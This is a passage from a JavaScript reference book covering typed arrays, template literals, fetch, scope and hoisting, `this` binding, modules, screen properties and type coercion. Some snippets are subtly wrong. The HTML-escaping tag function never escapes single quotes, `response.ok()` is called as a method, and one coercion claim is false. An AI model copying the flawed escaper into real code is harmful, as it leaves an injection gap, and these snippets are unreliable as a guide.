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**Convert a `Blob` to an `ArrayBuffer` using a `Promise` (asynchronous)**

```
var blob = new Blob(["\x01\x02\x03\x04"]);

var arrayPromise = new Promise(function(resolve) {
    var reader = new FileReader();

    reader.onloadend = function() {
        resolve(reader.result);
    };

    reader.readAsArrayBuffer(blob);
});

arrayPromise.then(function(array) {
    console.log("Array contains", array.byteLength, "bytes.");
});
```

**Convert an `ArrayBuffer` or typed array to a `Blob`**

```
var array = new Uint8Array([0x04, 0x06, 0x07, 0x08]);

var blob = new Blob([array]);
```

## Section 53.3: Manipulating ArrayBuffers with DataViews

DataViews provide methods to read and write individual values from an ArrayBuffer, instead of viewing the entire thing as an array of a single type. Here we set two bytes individually then interpret them together as a 16-bit unsigned integer, first big-endian then little-endian.

```
var buffer = new ArrayBuffer(2);
var view = new DataView(buffer);

view.setUint8(0, 0xFF);
view.setUint8(1, 0x01);

console.log(view.getUint16(0, false)); // 65281
console.log(view.getUint16(0, true));  // 511
```

## Section 53.4: Creating a TypedArray from a Base64 string

```
var data =
   'iVBORw0KGgoAAAANSUhEUgAAAAUAAAAFCAYAAACN' +
   'byblAAAAHElEQVQI12P4//8/w38GIAXDIBKE0DHx' +
   'gljNBAAO9TXL0Y4OHwAAAABJRU5ErkJggg==';
```


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```
var characters = atob(data);

var array = new Uint8Array(characters.length);

for (var i = 0; i < characters.length; i++) {
  array[i] = characters.charCodeAt(i);
}
```

## Section 53.5: Using TypedArrays

TypedArrays are a set of types providing different views into fixed-length mutable binary ArrayBuffers. For the most part, they act like Arrays that coerce all assigned values to a given numeric type. You can pass an ArrayBuffer instance to a TypedArray constructor to create a new view of its data.

```
var buffer = new ArrayBuffer(8);
var byteView = new Uint8Array(buffer);
var floatView = new Float64Array(buffer);

console.log(byteView);  // [0, 0, 0, 0, 0, 0, 0, 0]
console.log(floatView); // [0]
byteView[0] = 0x01;
byteView[1] = 0x02;
byteView[2] = 0x04;
byteView[3] = 0x08;
console.log(floatView); // [6.64421383e-316]
```

ArrayBuffers can be copied using the `.slice(...)` method, either directly or through a TypedArray view.

```
var byteView2 = byteView.slice();
var floatView2 = new Float64Array(byteView2.buffer);
byteView2[6] = 0xFF;
console.log(floatView);  // [6.64421383e-316]
console.log(floatView2); // [7.06327456e-304]
```

## Section 53.6: Iterating through an arrayBuffer

For a convenient way to iterate through an arrayBuffer, you can create a simple iterator that implements the `DataView` methods under the hood:

```
var ArrayBufferCursor = function() {
  var ArrayBufferCursor = function(arrayBuffer) {
    this.dataview = new DataView(arrayBuffer, 0);
    this.size = arrayBuffer.byteLength;
    this.index = 0;
  }

  ArrayBufferCursor.prototype.next = function(type) {
    switch(type) {
      case 'Uint8':
        var result = this.dataview.getUint8(this.index);
        this.index += 1;
        return result;
      case 'Int16':
        var result = this.dataview.getInt16(this.index, true);
        this.index += 2;
        return result;
      case 'Uint16':
        var result = this.dataview.getUint16(this.index, true);
```

```
        this.index += 2;
        return result;
      case 'Int32':
        var result = this.dataview.getInt32(this.index, true);
        this.index += 4;
        return result;
      case 'Uint32':
        var result = this.dataview.getUint32(this.index, true);
        this.index += 4;
        return result;
      case 'Float':
      case 'Float32':
        var result = this.dataview.getFloat32(this.index, true);
        this.index += 4;
        return result;
      case 'Double':
      case 'Float64':
        var result = this.dataview.getFloat64(this.index, true);
        this.index += 8;
        return result;
      default:
        throw new Error("Unknown datatype");
    }
  };

  ArrayBufferCursor.prototype.hasNext = function() {
    return this.index < this.size;
  }

  return ArrayBufferCursor;
});
```

You can then create an iterator like this:

```
var cursor = new ArrayBufferCursor(arrayBuffer);
```

You can use the `hasNext` to check if there's still items

```
for(;cursor.hasNext();) {
    // There's still items to process
}
```

You can use the `next` method to take the next value:

```
var nextValue = cursor.next('Float');
```

With such an iterator, writing your own parser to process binary data becomes pretty easy.


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# Chapter 54: Template Literals

Template literals are a type of string literal that allows values to be interpolated, and optionally the interpolation and construction behaviour to be controlled using a "tag" function.

## Section 54.1: Basic interpolation and multiline strings

Template literals are a special type of string literal that can be used instead of the standard `'...'` or `"..."`. They are declared by quoting the string with backticks instead of the standard single or double quotes: `` `...` ``.

Template literals can contain line breaks and arbitrary expressions can be embedded using the `${ expression }` substitution syntax. By default, the values of these substitution expressions are concatenated directly into the string where they appear.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

## Section 54.2: Tagged strings

A function identified immediately before a template literal is used to interpret it, in what is called a **tagged template literal**. The tag function can return a string, but it can also return any other type of value.

The first argument to the tag function, `strings`, is an Array of each constant piece of the literal. The remaining arguments, `...substitutions`, contain the evaluated values of each `${}` substitution expression.

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

The `strings` Array has a special `.raw` property referencing a parallel Array of the same constant pieces of the template literal but *exactly* as they appear in the source code, without any backslash-escapes being replaced.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}
```

```
example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

## Section 54.3: Raw strings

The `String.raw` tag function can be used with template literals to access a version of their contents without interpreting any backslash escape sequences.

`String.raw`\n`` will contain a backslash and the lowercase letter n, while `` `\n` `` or `'\n'` would contain a single newline character instead.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

## Section 54.4: Templating HTML With Template Strings

You can create an `HTML`...`` template string tag function to automatically encodes interpolated values. (This requires that interpolated values are only used as text, and **may not be safe if interpolated values are used in code** such as scripts or styles.)

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1><img src="${iconSrc}" /> ${title}</h1>
```


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```
  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

## Section 54.5: Introduction

Template Literals act like strings with special features. They are enclosed by by the back-tick `` and can be spanned across multiple lines.

Template Literals can contain embedded expressions too. These expressions are indicated by a $ sign and curly braces {}

```
//A single line Template Literal
var aLiteral = `single line string data`;


//Template Literal that spans across lines
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comparison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                          //Returns true
```

There are many other features of String Literals such as Tagged Template Literals and Raw property. These are demonstrated in other examples.

# Chapter 55: Fetch

| Options | Details |
|---|---|
| `method` | The HTTP method to use for the request. ex: `GET`, `POST`, `PUT`, `DELETE`, `HEAD`. Defaults to `GET`. |
| `headers` | A `Headers` object containing additional HTTP headers to include in the request. |
| `body` | The request payload, can be a `string` or a `FormData` object. Defaults to **`undefined`** |
| `cache` | The caching mode. **`default`**, `reload`, `no-cache` |
| `referrer` | The referrer of the request. |
| `mode` | `cors`, `no-cors`, `same-origin`. Defaults to `no-cors`. |
| `credentials` | `omit`, `same-origin`, `include`. Defaults to `omit`. |
| `redirect` | `follow`, `error`, `manual`. Defaults to `follow`. |
| `integrity` | Associated integrity metadata. Defaults to empty string. |

## Section 55.1: Getting JSON data

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackover
flow")
  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

## Section 55.2: Set Request Headers

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

## Section 55.3: POST Data

Posting form data

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

Posting JSON data

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```


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## Section 55.4: Send cookies

The fetch function does not send cookies by default. There are two possible ways to send cookies:

1. Only send cookies if the URL is on the same origin as the calling script.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Always send cookies, even for cross-origin calls.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

## Section 55.5: GlobalFetch

The GlobalFetch interface exposes the `fetch` function, which can be used to request resources.

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

The resolved value is a Response Object. This Object contains the body of the response, as well as its status and headers.

## Section 55.6: Using Fetch to Display Questions from the Stack Overflow API

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

# Chapter 56: Scope

## Section 56.1: Closures

When a function is declared, variables in the context of its *declaration* are captured in its scope. For example, in the code below, the variable `x` is bound to a value in the outer scope, and then the reference to `x` is captured in the context of `bar`:

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

> Sample output: `4`

This concept of "capturing" scope is interesting because we can use and modify variables from an outer scope even after the outer scope exits. For example, consider the following:

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

> Sample output: `4`

In the above example, when `foo` is called, its context is captured in the function `bar`. So even after it returns, `bar` can still access and modify the variable `x`. The function `foo`, whose context is captured in another function, is said to be a *closure*.

**Private data**

This lets us do some interesting things, such as defining "private" variables that are visible only to a specific function or set of functions. A contrived (but popular) example:

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
```


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```
        },
        increment: function () {
            counter++;
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

> Sample output:
>
> 1 0

When `makeCounter()` is called, a snapshot of the context of that function is saved. All code inside `makeCounter()` will use that snapshot in their execution. Two calls of `makeCounter()` will thus create two different snapshots, with their own copy of `counter`.

**Immediately-invoked function expressions (IIFE)**

Closures are also used to prevent global namespace pollution, often through the use of immediately-invoked function expressions.

*Immediately-invoked function expressions* (or, perhaps more intuitively, *self-executing anonymous functions*) are essentially closures that are called right after declaration. The general idea with IIFE's is to invoke the side-effect of creating a separate context that is accessible only to the code within the IIFE.

Suppose we want to be able to reference `jQuery` with `$`. Consider the naive method, without using an IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

In the following example, an IIFE is used to ensure that the `$` is bound to `jQuery` only in the context created by the closure:

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

See the canonical answer on Stackoverflow for more information on closures.

# Section 56.2: Hoisting

**What is hoisting?**

**Hoisting** is a mechanism which moves all variable and function declarations to the top of their scope. However, variable assignments still happen where they originally were.

For example, consider the following code:

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

The above code is the same as:

```
var foo;           // → Hoisted variable declaration
console.log(foo);  // → undefined
foo = 42;          // → variable assignment remains in the same place
console.log(foo);  // → 42
```

Note that due to hoisting the above **`undefined`** is not the same as the `not defined` resulting from running:

```
console.log(foo);  // → foo is not defined
```

A similar principle applies to functions. When functions are assigned to a variable (i.e. a function expression), the variable declaration is hoisted while the assignment remains in the same place. The following two code snippets are equivalent.

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

When declaring function statements, a different scenario occurs. Unlike function statements, function declarations are hoisted to the top of their scope. Consider the following code:

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

The above code is the same as the next code snippet due to hoisting:

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

Here are some examples of what is and what isn't hoisting:

```
// Valid code:
foo();

function foo() {}

// Invalid code:
bar();                   // → TypeError: bar is not a function
```


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```
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                // → TypeError: bar is not a function
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

**Limitations of Hoisting**

Initializing a variable can not be Hoisted or In simple JavaScript Hoists declarations not initialization.

For example: The below scripts will give different outputs.

```
var x = 2;
var y = 4;
alert(x + y);
```

This will give you an output of 6. But this...


```
var x = 2;
alert(x + y);
var y = 4;
```

This will give you an output of NaN. Since we are initializing the value of y, the JavaScript Hoisting is not happening, so the y value will be undefined. The JavaScript will consider that y is not yet declared.

So the second example is same as of below.

```
var x = 2;
var y;
alert(x + y);
y = 4;
```

This will give you an output of NaN.




## Section 56.3: Difference between var and let

*(Note: All examples using `let` are also valid for `const`)*

`var` is available in all versions of JavaScript, while `let` and `const` are part of ECMAScript 6 and only available in some newer browsers.

`var` is scoped to the containing function or the global space, depending when it is declared:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

That means it "escapes" `if` statements and all similar block constructs:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

By comparison, `let` is block scoped:

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
```


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```
    let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Note that `i` and `j` are only declared in the `for` loop and are therefore undeclared outside of it.

There are several other crucial differences:

**Global variable declaration**

In the top scope (outside any functions and blocks), `var` declarations put an element in the global object. `let` does not:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

**Re-declaration**

Declaring a variable twice using `var` doesn't produce an error (even though it's equivalent to declaring it once):

```
var x = 4;
var x = 7;
```

With `let`, this produces an error:

```
let x = 4;
let x = 7;
```

> TypeError: Identifier `x` has already been declared

The same is true when `y` is declared with `var`:

```
var y = 4;
let y = 7;
```

> TypeError: Identifier `y` has already been declared

However variables declared with let can be reused (not re-declared) in a nested block

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

Within the block the outer `i` can be accessed, but if the within block has a `let` declaration for `i`, the outer `i` can not be accessed and will throw a `ReferenceError` if used before the second is declared.

```
let i = 5;
```

```
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

> ReferenceError: i is not defined

**Hoisting**

Variables declared both with `var` and `let` are hoisted. The difference is that a variable declared with `var` can be referenced before its own assignment, since it gets automatically assigned (with `undefined` as its value), but `let` cannot–it specifically requires the variable to be declared before being invoked:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

The area between the start of a block and a `let` or `const` declaration is known as the Temporal Dead Zone, and any references to the variable in this area will cause a `ReferenceError`. This happens even if the variable is assigned before being declared:

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

In non-strict-mode, assigning a value to a variable without any declaration, automatically declares the variable in the global scope. In this case, instead of `y` being automatically declared in the global scope, `let` reserves the variable's name (`y`) and does not allow any access or assignment to it before the line where it is declared/initialized.

# Section 56.4: Apply and Call syntax and invocation

The `apply` and `call` methods in every function allow it to provide a custom value for `this`.

```
function print() {
    console.log(this.toPrint);
}

print.apply({ toPrint: "Foo" }); // >> "Foo"
print.call({ toPrint: "Foo" }); // >> "Foo"
```

You might notice that the syntax for both the invocations used above are the same. i.e. The signature looks similar.

But there is a small difference in their usage, since we are dealing with functions and changing their scopes, we still need to maintain the original arguments passed to the function. Both `apply` and `call` support passing arguments to the target function as follows:

```
function speak() {
    var sentences = Array.prototype.slice.call(arguments);
    console.log(this.name+": "+sentences);
}
var person = { name: "Sunny" };
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```


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Notice that `apply` allows you to pass an `Array` or the `arguments` object (array-like) as the list of arguments, whereas, `call` needs you to pass each argument separately.

These two methods give you the freedom to get as fancy as you want, like implementing a poor version of the ECMAScript's native `bind` to create a function that will always be called as a method of an object from an original function.

```
function bind (func, obj) {
    return function () {
        return func.apply(obj, Array.prototype.slice.call(arguments, 1));
    }
}

var obj = { name: "Foo" };

function print() {
    console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

This will log

> "Foo"

The `bind` function has a lot going on

1. `obj` will be used as the value of **`this`**
2. forward the arguments to the function
3. and then return the value

## Section 56.5: Arrow function invocation

`Version ≥ 6`

When using arrow functions **`this`** takes the value from the enclosing execution context's **`this`** (that is, **`this`** in arrow functions has lexical scope rather than the usual dynamic scope). In global code (code that doesn't belong to any function) it would be the global object. And it keeps that way, even if you invoke the function declared with the arrow notation from any of the others methods here described.

```
var globalThis = this; //"window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis);          //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis);  //true
```

See how **`this`** inherits the context rather than referring to the object the method was called on.

```
var globalThis = this;
```

```
var obj = {
    withoutArrow: function() {
        return this;
    },
    withArrow: () => this
};

console.log(obj.withoutArrow() === obj);      //true
console.log(obj.withArrow() === globalThis);  //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis);             //true
console.log(fn2() === globalThis);            //true
```

## Section 56.6: Bound invocation

The `bind` method of every function allows you to create new version of that function with the context strictly bound to a specific object. It is especially useful to force a function to be called as a method of an object.

```
var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();
```

This will log:

> bar

## Section 56.7: Method invocation

Invoking a function as a method of an object the value of **`this`** will be that object.

```
var obj = {
    name: "Foo",
    print: function () {
        console.log(this.name)
    }
}
```

We can now invoke print as a method of obj. **`this`** will be obj

```
obj.print();
```

This will thus log:

> Foo


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## Section 56.8: Anonymous invocation

Invoking a function as an anonymous function, `this` will be the global object (`self` in the browser).

```
function func() {
    return this;
}

func() === window; // true
```

Version = 5

In ECMAScript 5's strict mode, `this` will be `undefined` if the function is invoked anonymously.

```
(function () {
    "use strict";
    func();
}())
```

This will output

> `undefined`

## Section 56.9: Constructor invocation

When a function is invoked as a constructor with the `new` keyword `this` takes the value of the object being constructed

```
function Obj(name) {
    this.name = name;
}

var obj = new Obj("Foo");

console.log(obj);
```

This will log

> { name: "Foo" }

## Section 56.10: Using let in loops instead of var (click handlers example)

Let's say we need to add a button for each piece of `loadedData` array (for instance, each button should be a slider showing the data; for the sake of simplicity, we'll just alert a message). One may try something like this:

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

But instead of alerting, each button will cause the

> TypeError: loadedData[i] is undefined

error. This is because the scope of `i` is the global scope (or a function scope) and after the loop, `i == 3`. What we need is not to "remember the state of `i`". This can be done using **`let`**:

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // now let's attach a handler to the button which is a child
        .on("click",function() { alert(loadedData[i].content); });
```

An example of `loadedData` to be tested with this code:

```
    var loadedData = [
        { label:"apple",      content:"green and round" },
        { label:"blackberry", content:"small black or blue" },
        { label:"pineapple",  content:"weird stuff.. difficult to explain the shape" }
    ];
```

A fiddle to illustrate this


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# Chapter 57: Modules

## Section 57.1: Defining a module

In ECMAScript 6, when using the module syntax (`import`/`export`), each file becomes its own module with a private namespace. Top-level functions and variables do not pollute the global namespace. To expose functions, classes, and variables for other modules to import, you can use the `export` keyword.

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}


export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
}
```

Note: ES5 JavaScript files loaded via **`<script>`** tags will remain the same when not using `import`/`export`.

Only the values which are explicitly exported will be available outside of the module. Everything else can be considered private or inaccessible.

Importing this module would yield (assuming the previous code block is in `my-module.js`):

```
import * as myModule from './my-module.js';

myModule.PI;                  // 3.14
myModule.doSomething();       // 'Hello from a module!'
myModule.doSomethingElse();   // 'Something else'
new myModule.MyClass();       // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

## Section 57.2: Default exports

In addition to named imports, you can provide a default export.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

You can use a simplified syntax to import the default export.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Note that a *default export* is implicitly equivalent to a named export with the name `default`, and the imported binding (`circleArea` above) is simply an alias. The previous module can be written like

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

You can only have one default export per module. The name of the default export can be omitted.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

## Section 57.3: Importing named members from another module

Given that the module from the Defining a Module section exists in the file `test.js`, you can import from that module and use its exported members:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

The `somethingPrivate()` method was not exported from the `test` module, so attempting to import it will fail:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

## Section 57.4: Importing an entire module

In addition to importing named members from a module or a module's default export, you can also import all members into a namespace binding.

```
import * as test from './test'

test.doSomething()
```

All exported members are now available on the `test` variable. Non-exported members are not available, just as they are not available with named member imports.

**Note:** The path to the module `'./test'` is resolved by the *loader* and is not covered by the ECMAScript specification - this could be a string to any resource (a path - relative or absolute - on a filesystem, a URL to a network resource, or any other string identifier).


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## Section 57.5: Importing named members with aliases

Sometimes you may encounter members that have really long member names, such as `thisIsWayTooLongOfAName()`. In this case, you can import the member and give it a shorter name to use in your current module:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

You can import multiple long member names like this:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

And finally, you can mix import aliases with the normal member import:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

## Section 57.6: Importing with side effects

Sometimes you have a module that you only want to import so its top-level code gets run. This is useful for polyfills, other globals, or configuration that only runs once when your module is imported.

Given a file named `test.js`:

```
console.log('Initializing...')
```

You can use it like this:

```
import './test'
```

This example will print `Initializing...` to the console.

## Section 57.7: Exporting multiple named members

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...

export { namedMember1, namedMember2, namedMember3 }
```

# Chapter 58: Screen

## Section 58.1: Getting the screen resolution

To get the physical size of the screen (including window chrome and menubar/launcher):

```
var width  = window.screen.width,
    height = window.screen.height;
```

## Section 58.2: Getting the “available” area of the screen

To get the “available” area of the screen (i.e. not including any bars on the edges of the screen, but including window chrome and other windows:

```
var availableArea = {
    pos: {
        x: window.screen.availLeft,
        y: window.screen.availTop
    },
    size: {
        width: window.screen.availWidth,
        height: window.screen.availHeight
    }
};
```

## Section 58.3: Page width and height

To get current page width and height (for any browser), e.g. when programming responsiveness:

```
function pageWidth() {
  return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body != null
? document.body.clientWidth : null;
}

function pageHeight() {
  return  window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body !=
null? document.body.clientHeight : null;
}
```

## Section 58.4: Window innerWidth and innerHeight Properties

Get the window height and width

```
var width = window.innerWidth
var height = window.innerHeight
```

## Section 58.5: Getting color information about the screen

To determine the color and pixel depths of the screen:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```


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# Chapter 59: Variable coercion/conversion

## Section 59.1: Double Negation (!!x)

The double-negation `!!` is not a distinct JavaScript operator nor a special syntax but rather just a sequence of two negations. It is used to convert the value of any type to its appropriate **`true`** or **`false`** Boolean value depending on whether it is *truthy* or *falsy*.

```
!!1             // true
!!0             // false
!!undefined     // false
!!{}            // true
!![]            // true
```

The first negation converts any value to **`false`** if it is *truthy* and to **`true`** if is *falsy*. The second negation then operates on a normal Boolean value. Together they convert any *truthy* value to **`true`** and any *falsy* value to **`false`**.

However, many professionals consider the practice of using such syntax unacceptable and recommend simpler to read alternatives, even if they're longer to write:

```
x !== 0         // instead of !!x in case x is a number
x != null       // instead of !!x in case x is an object, a string, or an undefined
```

Usage of `!!x` is considered poor practice due to the following reasons:

1. Stylistically it may look like a distinct special syntax whereas in fact it is not doing anything other than two consecutive negations with implicit type conversion.
2. It is better to provide information about types of values stored in variables and properties through the code. For example, `x !== 0` says that `x` is probably a number, whereas `!!x` does not convey any such advantage to readers of the code.
3. Usage of `Boolean(x)` allows for similar functionality, and is a more explicit conversion of type.

## Section 59.2: Implicit conversion

JavaScript will try to automatically convert variables to more appropriate types upon use. It's usually advised to do conversions explicitly (see other examples), but it's still worth knowing what conversions take place implicitly.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Some of the trickier parts:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

## Section 59.3: Converting to boolean

`Boolean(...)` will convert any data type into either **`true`** or **`false`**.

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

Empty strings and the number 0 will be converted to false, and all others will be converted to true.

A shorter, but less clear, form:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

This shorter form takes advantage of implicit type conversion using the logical NOT operator twice, as described in http://stackoverflow.com/documentation/javascript/208/boolean-logic/3047/double-negation-x

Here is the complete list of boolean conversions from the ECMAScript specification

- if `myArg` of type **`undefined`** or **`null`** then `Boolean(myArg) === false`
- if `myArg` of type `boolean` then `Boolean(myArg) === myArg`
- if `myArg` of type `number` then `Boolean(myArg) === false` if `myArg` is `+0`, `-0`, or **`NaN`**; otherwise **`true`**
- if `myArg` of type `string` then `Boolean(myArg) === false` if `myArg` is the empty String (its length is zero); otherwise **`true`**
- if `myArg` of type `symbol` or `object` then `Boolean(myArg) === true`

Values that get converted to **`false`** as booleans are called *falsy* (and all others are called *truthy*). See Comparison Operations.

# Section 59.4: Converting a string to a number

```
Number('0') === 0
```

`Number('0')` will convert the string (`'0'`) into a number (`0`)

A shorter, but less clear, form:

```
+'0' === 0
```

The unary + operator does nothing to numbers, but converts anything else to a number.
Interestingly, `+(-12) === -12`.

```
parseInt('0', 10) === 0
```


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`parseInt('0', 10)` will convert the string (`'0'`) into a number (`0`), don't forget the second argument, which is radix. If not given, parseInt could convert string to wrong number.

## Section 59.5: Converting a number to a string

```
